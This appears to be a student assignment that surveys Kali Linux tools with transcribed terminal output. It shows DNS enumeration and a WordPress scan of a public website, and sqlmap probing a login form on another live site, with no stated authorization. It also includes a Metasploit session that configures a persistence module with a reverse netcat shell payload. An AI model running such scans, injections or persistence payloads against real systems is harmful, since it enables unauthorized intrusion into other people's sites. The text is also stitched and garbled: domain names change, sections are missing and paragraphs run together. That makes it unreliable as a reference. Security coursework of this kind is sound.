

Assignment 2

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Overview:

To explore 10 tools in Kali Linux one from each different section of tools like information gathering, vulnerability analysis, wireless attacks etc. and write about them or show the action.

Kali Linux Tools:

1. Information Gathering:

Dnsenum is a command-line tool designed for DNS (Domain Name System) enumeration and information gathering. Security experts, network administrators, and ethical hackers rely on it to extract valuable insights about a target domain's DNS setup. By leveraging dnsenum, professionals can comprehensively assess the configuration and potential vulnerabilities of a given domain. In this instance, the tool was employed to scrutinize the DNS configuration of www.wcofun.org, enabling a detailed examination of its domain infrastructure. This process aids in identifying potential security gaps and ensuring robust safeguards for the website's digital assets and sensitive information.

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File Actions Edit View Help
-r, --recurSION Recursion on subdomains, brute force all discovered subdomains that have an NS record.
HOSTS SETTINGS OPTIONS:
-d, --delay <value> The maximum value of seconds to wait between whois queries, the value is defined randomly, default: 3s.
-w, --whois Perform the whois queries on c class network ranges.
**Warning**: this can generate very large metranges and it will take lot of time to perform reverse lookups.
REVERSE LOOKUP OPTIONS:
-r, --exclude <regex> Exclude PTR records that match the regex expression from reverse lookup results, useful on invalid hostnames.
OUTPUT OPTIONS:
-o <output file> Output in AM, format. Can be imported in MagicTree (www.greenall.co.uk)
[mmmmx12@kali:~]$ dnsenum www.wcafun.org
dnsenum VERSION:1.2.4

www.wcafun.org

Host's addresses:
www.wcafun.org.      248      IN      A      184.26.3.85
www.wcafun.org.      248      IN      A      184.26.2.85
www.wcafun.org.      248      IN      A      172.67.72.100

Name Servers:
www.wcafun.org NS record query failed: NXDOMAIN

[mmmmx12@kali:~]$ dnsenum -w -o /dev/null www.wcafun.org
dnsenum VERSION:1.2.4

www.wcafun.org

Host's addresses:
www.wcafun.org.      200      IN      A      172.67.71.100
www.wcafun.org.      200      IN      A      184.26.3.85
www.wcafun.org.      200      IN      A      184.26.2.85

Name Servers:
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[mmmmx12@kali:~]$

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2. Vulnerability Analysis:

Nmap, short for Network Mapper, is a prominent open-source tool employed for network exploration and vulnerability analysis. It excels in tasks such as network scanning, mapping, and fingerprinting, and also serves as a valuable resource for vulnerability assessment. Security professionals and network administrators widely rely on Nmap to identify and scrutinize potential weaknesses within a network's architecture. By leveraging its capabilities, users gain a comprehensive understanding of a network's configuration and potential vulnerabilities. This information is crucial

for fortifying defenses and ensuring the security of digital assets. In summary, Nmap plays a pivotal role in safeguarding networks and the sensitive data they contain.

3. Web Application Analysis:

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manasa13@kali: ~
$ wpscan -url https://www.wcufun.org

WordPress Security Scanner by the WPScan Team
Version 3.8.24
B_WPScan_, @ethicalhack3r, @erwan_lr, @fireart

[+] Updating the Database ...
[+] Update completed.
[+] URL: https://www.wcufun.org/ [2606:4700:201:601a:355]
[+] Started: Mon Sep 4 17:09:10 2023

Interesting Finding(s):

[+] Headers
| Interesting Entries:
| - x-fastcgi-cache: HIT
| - cf-cache-status: DYNAMIC
| - report-to: [{"endpoints":[{"url":"https://a.net.cloudflare.com/report/v3?ts=6YIalogNv5xwRMuQd5b3XEUYcVAD2NtZ5mQxwWCbchbVnKQaZbYnzDghDhVa72SD1uBChQ4PxcWYNIQFk2Bns11RU3j621X75fGYk2Bk2dFA"}], "group": "cf-nel", "max_age": 604800}]
| - nel: [{"success_fraction": 0, "report_to": "cf-nel", "max_age": 604800}]
| - server: cloudflare
| - cf-ray: B015f01be6673c07-BLR
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] robots.txt found: https://www.wcufun.org/robots.txt
| Found By: Robots Txt (Aggressive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: https://www.wcufun.org/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/

[+] The external WP-Cron seems to be enabled: https://www.wcufun.org/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.2.2 identified (Outdated, released on 2023-05-20).
| Found By: Rsa Generator (Aggressive Detection)
| - https://www.wcufun.org/feed, <generator>https://wordpress.org/?v=6.2.2/<generator>
| - https://www.wcufun.org/comments/feed, <generator>https://wordpress.org/?v=6.2.2/<generator>

[+] The main theme could not be detected.

[+] Enumerating All Plugins (via Passive Methods)
[+] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:11
[+] No Config Backups Found.

[+] No WPScan API Token given, as a result vulnerability data has not been output.
[+] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register


[+] Finished: Mon Sep 4 17:09:37 2023
[+] Requests Done: 100
[+] Cached Requests: 5
[+] Data Sent: 46.74 KB
[+] Data Received: 21.019 MB
[+] Memory used: 235.224 MB
[+] Elapsed time: 00:00:19

manasa13@kali: ~
$
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4. Database Management:

Sqlmap, a widely adopted open-source tool, plays a pivotal role in database assessment. Specifically designed for automated penetration testing, it excels in evaluating database security. Sqlmap's primary objective is to identify and exploit SQL injection vulnerabilities within web applications and their associated databases. This form of attack involves injecting malicious SQL statements into input fields, potentially enabling unauthorized access to sensitive data or manipulation of the database. By utilizing sqlmap, security professionals and penetration testers can systematically scrutinize web applications for potential SQL injection vulnerabilities, ultimately fortifying defenses against this common and potentially devastating attack

vector. In essence, sqlmap stands as a critical tool in the arsenal of those responsible for safeguarding databases and the sensitive information they contain.



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(manasa13@kali)~$ sqlmap -u "https://www.lifeat.io" --data "username=admin&password=life@123" -p username

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:15:18 /2023-09-06/

[01:15:18] [INFO] testing connection to the target URL
[01:15:19] [WARNING] the web server responded with an HTTP error code (308) which could interfere with the results of the tests
[01:15:19] [INFO] checking if the target is protected by some kind of WAF/IPS
[01:15:19] [INFO] testing if the target URL content is stable
[01:15:19] [INFO] target URL content is stable
[01:15:19] [WARNING] heuristic (basic) test shows that POST parameter 'username' might not be injectable
[01:15:19] [INFO] testing for SQL injection on POST parameter 'username'
[01:15:19] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:15:20] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[01:15:20] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[01:15:21] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[01:15:22] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[01:15:23] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[01:15:24] [INFO] testing 'Generic inline queries'
[01:15:24] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[01:15:24] [WARNING] time-based comparison requires larger statistical model, please wait. (done)
[01:15:25] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[01:15:25] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[01:15:26] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[01:15:26] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[01:15:27] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[01:15:28] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found.
Do you want to reduce the number of requests? [Y/n] y
[01:15:36] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[01:15:37] [WARNING] POST parameter 'username' does not seem to be injectable
[01:15:37] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper-space2comment') and/or switch '--random-agent'
[01:15:37] [WARNING] HTTP error codes detected during run:
308 (Permanent Redirect) - 75 times
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5. Password Attacks:

Ncrack is a robust open-source network authentication cracking tool employed for password attack exploration. Its primary purpose is to conduct password attacks, encompassing both brute force and dictionary-based approaches, against a range of network services and protocols. Ncrack stands out for its capability to rigorously assess the strength of passwords used for authentication on various network services. It's specifically designed for legitimate security testing and auditing, providing security professionals with a controlled environment to evaluate password security and identify potential vulnerabilities. By utilizing Ncrack, analysts can proactively bolster authentication mechanisms, fortifying network services against unauthorized access and potential breaches. In summary, Ncrack is an essential tool for evaluating and enhancing the robustness of password security in network environments.


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manasa13@Kali -
File Actions Edit View Help
cr (connection retries): caps number of service connection attempts
to (time-out): maximum cracking <time> for service, regardless of success so far
-T<0-5>: Set timing template (higher is faster)
--connection-limit <number>: threshold for total concurrent connections
--stealthy-linear: try credentials using only one connection against each specified host
until you hit the same host again. Overrides all other timing options.
AUTHENTICATION:
-U <filename>: username file
-P <filename>: password file
--user <username_list>: comma-separated username list
--pass <password_list>: comma-separated password list
--passwords-first: Iterate password list for each username. Default is opposite.
--pairwise: Choose usernames and passwords in pairs.
OUTPUT:
-oN/-oX <file>: Output scan in normal and XML format, respectively, to the given filename.
-oA <basename>: Output in the two major formats at once
-v: Increase verbosity level (use twice or more for greater effect)
-d[level]: Set or increase debugging level (Up to 10 is meaningful)
--nsock-trace <level>: Set nsock trace level (Valid range: 0 - 10)
--log-errors: Log errors/warnings to the normal-format output file
--append-output: Append to rather than clobber specified output files
MISC:
--resume <file>: Continue previously saved session
--save <file>: Save restoration file with specific filename
-f: quit cracking service after one found credential
-6: Enable IPv6 cracking
-sL or --list: only list hosts and services
--datadir <dirname>: Specify custom Ncrack data file location
--proxy <type://proxy:port>: Make connections via socks4, 4a, http.
-V: Print version number
-h: Print this help summary page.
MODULES:
SSH, RDP, FTP, Telnet, HTTP(S), Wordpress, POP3(S), IMAP, CVS, SMB, VNC, SIP, Redis, PostgreSQL, MQTT, MySQL, MSS
QL, MongoDB, Cassandra, WinRM, OWA, DICOM
EXAMPLES:
ncrack -v --user root localhost:22
ncrack -v -T5 https://192.168.0.1
ncrack -v -iX ~/nmap.xml -g CL=5,to=1h
SEE THE MAN PAGE (http://nmap.org/ncrack/man.html) FOR MORE OPTIONS AND EXAMPLES
manasa13@Kali ~
$ ncrack -p ssh 127.0.0.1

Starting Ncrack 0.7 ( http://ncrack.org ) at 2023-09-06 01:19 IST


Ncrack done: 1 service scanned in 3.00 seconds.

Ncrack finished.
manasa13@Kali ~
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6. Wireless Attacks:

Wifite is a widely recognized wireless auditing tool, integrated into Kali Linux. It's tailored for automating a range of wireless attacks, with a specific focus on WEP and WPA/WPA2-PSK cracking. By employing established attack methodologies, Wifite streamlines the process of probing and exploiting vulnerabilities in wireless networks. This tool is invaluable for security professionals and ethical hackers seeking to evaluate the resilience of wireless security measures. Its automation capabilities enhance efficiency in identifying potential weaknesses, empowering users to fortify their wireless networks against unauthorized access and potential breaches. In essence, Wifite is an indispensable resource for conducting controlled wireless assessments and strengthening the security posture of networks.

ethical hackers with a suite of capabilities for pinpointing vulnerabilities, crafting and executing exploits, and executing thorough security assessments. The Metasploit Framework serves as an essential resource for evaluating and fortifying the security posture of both systems and applications, making it a cornerstone in the arsenals of those dedicated to safeguarding digital environments.



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File Actions Edit View Help
[*] sudo msf6 init 00 metasploit
[msf6] postmeter for manual13
[*] Starting database
[*] Creating database user 'msf'
[*] Creating database 'msf'
[*] Creating database 'msf_test'
[*] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[*] Creating initial database schema

https://metasploit.com

+-- Metasploit v6.3.27-dev
+-- 2835 exploits - 1228 auxiliary - 411 post
+-- 1385 payloads - 46 encoders - 11 nops
+-- 9 evasion

Metasploit tip: Start commands with a space to avoid saving them to history
Metasploit Documentation: https://docs.metasploit.com/

msf6 > msfupdate
[*] exec: msfupdate
msfupdate is no longer supported when Metasploit is part of the operating system. Please use 'git update' or 'install metasploit-framework'
msf6 > search type:exploit platform:linux

Matching Modules

# Name Disclosure Date Rank

msf6 exploit/linux/local/vmtoolsd_fd_priv_esc 2022-01-26 good

Interact with a module by name or index. For example info 561, use 561 or use exploit/linux/local/vmtoolsd_fd_priv_esc

msf6 > use exploit/linux/smb/smb_login
No results from search
[*] Failed to load module: exploit/linux/smb/smb_login
msf6 > use exploit/linux/local/rc_local_persistence
[*] No payload configured, defaulting to cmd/multi/reverse_netcat
msf6 exploit(linux/local/rc_local_persistence) > show options

Module options (exploit/linux/local/rc_local_persistence):

Name Current Setting Required Description
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SESSION yes The session to run this module on

Payload options (cmd/multi/reverse_netcat):

Name Current Setting Required Description
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LHOST 192.168.0.100 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

**DisablePayloadHandler: True (no handler will be created)**

Exploit target:

ID Name
--
0 Automatic


View the full module info with the info, or info -d command.

msf6 exploit(linux/local/rc_local_persistence) > set LHOST 192.168.0.100
LHOST = 192.168.0.100
msf6 exploit(linux/local/rc_local_persistence) > set LHOST 4444
LHOST = 4444
msf6 exploit(linux/local/rc_local_persistence) > exploit
[*] Msf::OptionsValidator: The following options failed to validate: SESSION
msf6 exploit(linux/local/rc_local_persistence) > set SESSION
SESSION =
msf6 exploit(linux/local/rc_local_persistence) > exploit
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9. Sniffing and Spoofing:

Wireshark is the go-to tool for exploring sniffing and spoofing activities. As a widely utilized open-source network protocol analyzer, Wireshark is primarily designed for in-depth network traffic analysis, although it can also be employed for network sniffing. It's crucial to emphasize that Wireshark is a legitimate and essential tool for network troubleshooting and security analysis, provided it is used responsibly, within legal frameworks, and adheres to ethical boundaries. Network administrators, security experts, and ethical hackers frequently leverage Wireshark for legitimate purposes, including monitoring network traffic, diagnosing network anomalies, and

conducting comprehensive network security assessments. This versatile tool remains a critical asset in safeguarding network integrity and ensuring its optimal performance.



10. Post Exploitation:

For delving into post-exploitation activities, security professionals often turn to the potent tool known as Mimikatz. Recognized for its proficiency in extracting plaintext passwords, hashes, and various authentication credentials from system memory, Mimikatz is a go-to post-exploitation tool. It also excels in executing other post-exploitation tasks on Windows systems. While it is a crucial resource for security experts and penetration testers in assessing system vulnerabilities, it's important to acknowledge that Mimikatz is occasionally leveraged by malicious actors for both legitimate and nefarious purposes. This duality underscores the critical importance of responsible and ethical usage within the cybersecurity community.

